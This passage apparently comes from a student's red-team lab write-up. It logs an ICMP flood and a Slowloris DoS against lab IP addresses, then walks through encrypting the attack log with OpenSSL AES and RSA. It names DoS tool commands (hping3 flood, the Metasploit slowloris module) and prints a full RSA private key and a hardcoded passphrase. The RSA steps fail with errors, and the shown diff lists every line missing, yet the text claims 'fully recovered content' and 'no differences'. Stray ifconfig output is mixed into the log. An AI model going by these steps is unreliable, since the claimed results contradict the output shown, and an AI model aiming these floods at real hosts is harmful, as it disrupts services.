- **During Slowloris:** HTTPD (Apache) process count increases. Memory usage climbs as connections remain open.
- **Severe cases:** System becomes unresponsive to SSH, legitimate HTTP requests timeout, top may slow down.

Question 2: After completing the DoS attack simulation, you have now been asked to demonstrate how sensitive data—such as attack logs and operational notes—can be securely stored and transmitted. The organisation's Blue Team will use this data for investigation and reporting, so confidentiality and integrity must be ensured. As part of your red team responsibilities, your task is to show how to protect this information using encryption.

Create a simple text file containing information like:

Attack type (e.g., ICMP Flood, HTTP DoS)


Date and time of execution

Source and target IP addresses

Question 2: Secure Encryption of Attack Logs

→ Create the Attack Log File

Create the log file → using “nano attack_log.txt”

A terminal window with a dark background. The menu bar at the top shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(root@kali)-[~]'. The command '# nano attack_log.txt' has been entered, and the cursor is at the end of the line.

```
Session Actions Edit View Help
(root@kali)-[~]
# nano attack_log.txt
```

Nano gui open now in this gui enter Red Team Engagement – Attack Log

```
(root@kali)-[~]
# cat attack_log.txt
RED TEAM ENGAGEMENT - ATTACK LOG
Attack Type: ICMP Flood + HTTP DoS (Slowloris)
Date of Execution: 14 June 2026
Time of Execution: 14:30 UTC
Source IP (Attacker): 192.168.30.131
Target IP (Victim): 192.168.30.128
Target Service: Apache HTTPD (Port 80) + ICMP
Tool Used (DoS): Metasploit auxiliary/dos/http/slowloris
Tool Used (Flood): hping3 --icmp --flood
Wireshark Capture: ICMP flood verified - continuous echo requests
Wireshark Capture: HTTP Slowloris verified - partial connection hold
System Impact: CPU spikes observed, connection pool exhaustion
Blue Team Handoff Required: YES
END OF LOG
```

→ Symmetric Encryption (OpenSSL AES-256-CBC)

Encrypt the file with a passphrase

openssl enc -aes-256-cbc -salt -pbkdf2 -in attack_log.txt -out attack_log.enc -pass pass:'P@ssw0rd_RedTeam2026'

```
(root@kali)-[~]
# openssl enc -aes-256-cbc -salt -pbkdf2 -in attack_log.txt -out attack_log.enc -pass pass:'P@ssw0rd_RedTeam2026'
# cat attack_log.enc
#####
[A}#####
-#####X|j~S q#####D"#####T#####_qQ#####2c#w#####
Ns
#####5#U#####1z+,\,-#####t###f#l#####7#Rpr'#####
#|;#)/#?( [G]#E#####^~A'#####:2<#####@R#P#####}/#####5J~#####VK#####E#M#####F#####U0#####luW#####
U# 56%#####6"X7#/#:#####nUt#T-oY#9J#0#t#6#u#.#a#####
#####O!%A#0)~w[ #Ap?Ww#####l#####UU#####0#####ZQW#####8[A#;+=#####2#####p#6[EQ>#t#p
##=U#####k0/:R#~75#####z*L2#x1#####[pa#bX]K#F#B\E#Y#6@b#####l#V#
~#OD*N#####0y#WIKL###B
```

Enter “cat attack_log.enc” enter you see a encrypted file

--→Decrypt the file -→using below cmds

```
(root@kali)-[~]
# openssl enc -d -aes-256-cbc -pbkdf2 -in attack_log.enc -out attack_log_decrypted.txt -pass pass:'P@ssw0rd_RedTeam2026'

(root@kali)-[~]
# diff attck_log.txt attack_log_decrypted.txt
diff: attck_log.txt: No such file or directory

(root@kali)-[~]
# diff attack_log.txt attack_log_decrypted.txt

(root@kali)-[~]
# md5sum attack_log.txt attack_log_decrypted.txt
bc6ac32202770afbba51ace15b20429b  attack_log.txt
bc6ac32202770afbba51ace15b20429b  attack_log_decrypted.txt
```

Terminal showing the decryption command, diff or md5sum comparison confirming identical content.

→ Asymmetric Encryption (OpenSSL RSA)

For asymmetric encryption, we use the Blue Team analyst's public key to encrypt and the private key to decrypt.

→Generate RSA key pair (simulating the Blue Team analyst generating their keys) –using this commands → “openssl genrsa -out blue_team_private.pem 2048” , “openssl rsa -in blue_team_private.pem -pubout -out blue_team_public.pem”

```
(root@kali)-[~]
# openssl genrsa -out blue_team_private.pem 2048

(root@kali)-[~]
# openssl rsa -in blue_team_private.pem -pubout -out blue_team_public.pem
writing RSA key
```

→ View the public key (to be shared with Red Team)

```
└─# cat blue_team_private.pem
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBAcwggSjAgEAAoIBAQCbU2z6nstB7BPX
fBLVTIgwqd5D6dxstA9Vhu/5wSw/Jr8bLbDL/wuZLnVAyOZi1/2fAfx+9/+BhZxF
T2svVVGigprNmpaFVj/DFljNAS5n9peK+I+W4lHkXiA3oiDDXlKWYc+y2MT5ejgk
G8VjVrv8CS4YDCK21ZEHaiBc/ApGskWyK++Gc4u06Ty0xvAuoq2z4h0GCI4fG7Fr
RMY/MsnT4HwVPT06JZoSnw0EqCvDeVYbtQgHbLVAwlsig0FagT7JUIcss597ux41
E14ZqpPoFwGReE8+i4VCG44IxrUUhVF0majg8r70Y4kH/wnfzoxF97Nwf06eBbSc
rNrcwUvfAgMBAAECggEAMGHwKMLYMVqV+6M8QpCqQ25G06VW8c1MkXmMuqE/ZRRu
psqetaWyOS7NezaY/OUGrUbzHaGmRvQVb0mDu6S73TrBeZXtmQj6p4wIcSMTD3My
VSmDoJ4yoA3pvyqTRgfVdd5V0gHPqV42qpiz7X0Q7rr1TqxJC+a0XF7kYdJoaQiW
X8GV9nb7WVHR18CFceMCYyg4y2tfXe2oJ/ymTowQ5XUczzPqzqc0hNmK0cN6Qu/
o61b19r34MCeXmxyKtDRlsWn9LACEh8U+uLWNKvtmIoG9BAKIu/G3G3vRaXkRzjv
QVm5qGD+j9WyFUKICUuHealPahzxkTq4rKX+q4CrkQKBgQDSis7RfjNlR018kmEf
bjl04n7h4s9e/1nMmWtW6dvNzWXtQbJttoRLjii0y1Zjqv+c01I/BYfPzEwDQdV5
+nhCG0ks6Z01DrvFzm0MahLmA8RWhVK8BGjUKLve290idfVoiqNB2wGgCUkt8tYq
70hjuidBMz1R+o6xCMicqcmCDQKBgQC83KxtKV7zZf0k7VJ33CzsEjBXtYr2eajJ
b5j/oihdvwX6mD3tk83oQRmRTKQ1GHrSL+EsaZ5FpLYo9W+EHhw+eNELBzgwbLtw
DXbtfoH0ttsqFKlsKfwLdna8v+KBD13khW0fV0VULliqwKEq1hgk62mZ8w4OYL8S
nPMssvBGmwKBgQCuAxfIwft3dF4gtYMcTSeEcWLZI3KtW3NGzQ6QeRy4TikOHRxx
3UYehFJUizLNKYlOASGLAPes5/dzQbhE5qT6Tj7+pdb08EZ1yJUMi6cvALIHqI2m
5CYYI8qS+TFDtyarzt8FhyTvtKc5w/n0HkOI89J7iWiWeoRm+GDezkXCQKBgCFs
NB+FamZOTpXrYeLQVirY9TEwcY047oPnef4TZm1gtuAoPR1kQNZPXwT1uUGkOWgl
DQZdEqNkiNAqzzdkVL9Bhk0bU/hN5cXovBk/gCQckCCcU3d03snwhwbUNnN8krM0
YaFgQma7gwrE2EDKbq9p8eBKwTw0JwJWQWessZTtAoGAGwZk7F8o3IWbd/l890yi
4T8UtkLsI5NyLFTm80++DiPEabKsRjPLYjhP6E0avXi0Y1ndlsixBJ/pHE8mShom
EoDccnIQ81zbyU3nbPRQxnNCYwppYhS1KMxE/j4YduU7iUB3bct8KUH071ftUCq
Gy25isFeksMc9NSYj53T1xQ=
-----END PRIVATE KEY-----
```

→ Encrypt the log file using the Blue Team's public key

```
(root@kali)-[~]
└─# openssl rand -base64 32 > symmetric_key.bin
(root@kali)-[~]
└─# openssl enc -aes-256-cbc -salt -pbkdf2 -in attack_log.txt -out attack_log_encrypted_for_blue.bin -pass file:./symmetric_key.bin
(root@kali)-[~]
└─# openssl rsautl -encrypt -inkey blue_team_public.pem -pubin -in symmetric_key.bin -out symmetric_key.enc
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
(root@kali)-[~]
└─# openssl pkeyutl -encrypt -inkey blue_team_public.pem -pubin -in symmetric_key.bin -out symmetric_key.enc
(root@kali)-[~]
└─# openssl pkeyutl -encrypt -pubin -inkey blue_team_public.pem -in attack_log.txt -out attack_log_rsa_encrypted.bin
Public Key operation error
40A7457DA07F0000:error:0200006E:rsa routines:ossl_rsa_padding_add_PKCS1_type_2:ex:data too large for key size:../crypto/rsa/rsa_pk1.c:133
:
(root@kali)-[~]
└─#
```

Using above command to encrypt the log file using the blue teams public key

-> Decrypt using the private key

```
(root@kali)-[~]
# openssl pkeyutl -decrypt -inkey blue_team_private.pem -in attack_log_rsa_encrypted.bin -out attack_log_rsa_decrypted.txt
Public Key operation error 40478D846A7F0000:error:0200006F:rsa routines:rsa_ossl_private_decrypt:data too small:../crypto/rsa/rsa_ossl.c:566:
#
```

-> Verify The Recoverd Content

```
(root@kali)-[~]
# cat attack_log_rsa_decrypted.txt
(root@kali)-[~]
# diff attack_log.txt attack_log_rsa_decrypted.txt
1,16d0
< == RED TEAM ENGAGEMENT == ATTACK LOG == frame 0
< TX packets: 7304170 bytes: 1949825131 (1.8 GiB)
< Attack Type: ICMP Flood + HTTP DoS (Slowloris)
< Date of Execution: 14 June 2026
< Time of Execution: 14:30 UTC
< Source IP (Attacker): 192.168.30.131
< Target IP (Victim): 192.168.30.128
< Target Service: Apache HTTPD (Port 80) + ICMP (Ethernet)
< Tool Used (DoS): Metasploit auxiliary/dos/http/slowloris
< Tool Used (Flood): hping3 --icmp --flood frame 0
< Wireshark Capture: ICMP flood verified - continuous echo requests
< Wireshark Capture: HTTP Slowloris verified - partial connection hold
< System Impact: CPU spikes observed, connection pool exhaustion
< Blue Team Handoff Required: YES
< == END OF LOG ==
loop txqueuelen 1000 (Local Loopback)
```

- -> The decryption command openssl pkeyutl -decrypt
- The cat attack_log_rsa_decrypted.txt showing fully recovered content
- The diff command showing no differences

Summary of All Screenshots Required

→ Screenshot Description

- 1.ifconfig + nmap recon showing Kali and target IPs
- 2.msfconsole Slowloris module commands (set RHOSTS, RPORT, run)
- 3.hping3 ICMP flood command running in terminal
- 4.Wireshark showing continuous ICMP flood to target IP
- 5.Wireshark showing HTTP Slowloris partial requests
- 6.Target machine top showing CPU spikes
- 7.Target machine network stats showing high packet counts
- 8.cat attack_log.txt showing original file content
- 9.Symmetric encryption command + encrypted file hex dump
- 10.Decryption command + diff/md5sum verification
- 11.RSA key generation + public key display
- 12.RSA decryption command + recovered file content + diff verification

→ Screenshot Description

Why These Tools?

Attack	Tool	Purpose
HTTP DoS	Metasploit slowloris	Application-layer attack — keeps HTTP connections open by sending partial headers, exhausting Apache's MaxClients pool
ICMP Flood	hping3 --icmp --flood	Volumetric network-layer attack — overwhelms the target's network stack with echo requests
Traffic Capture	Wireshark	Packet-level verification showing source/dest IPs, protocol types, and continuous packet stream
Resource Monitor	top, /proc/loadavg, vmstat	Real-time CPU, memory, and network behaviour under stress
Symmetric Encryption	OpenSSL AES-256-CBC + PBKDF2	Fast bulk encryption; PBKDF2 prevents brute-force on the passphrase
Asymmetric Encryption	OpenSSL RSA 2048-bit	Secure key exchange — only the Blue Team's private key can decrypt the log

Security Considerations for Encryption

- **Symmetric (AES-256-CBC + PBKDF2):** Used when both parties share a pre-established passphrase. Fast, efficient for file-level encryption.

- **Asymmetric (RSA 2048):** Used when the Red Team has the Blue Team's public key but not their private key. Ensures that only the intended recipient (Blue Team) can decrypt the logs.
- **Hybrid approach:** For large files, use AES to encrypt the file and RSA to encrypt only the AES key — combines speed of symmetric with key management of asymmetric.

Verification of Attack Success

- **Wireshark filter icmp and ip.addr == 192.168.30.128:** Shows thousands of ICMP packets per second — normal ping shows 1 packet/second, flood shows 10,000+ pps
- **Wireshark filter http and ip.addr == 192.168.30.128:** Shows many connections with [TCP ACKed unseen segment] and partial HTTP headers
- **Target CPU:** top shows us (user) and si (softirq) percentages significantly elevated
- **Load average:** /proc/loadavg shows values exceeding the number of CPU cores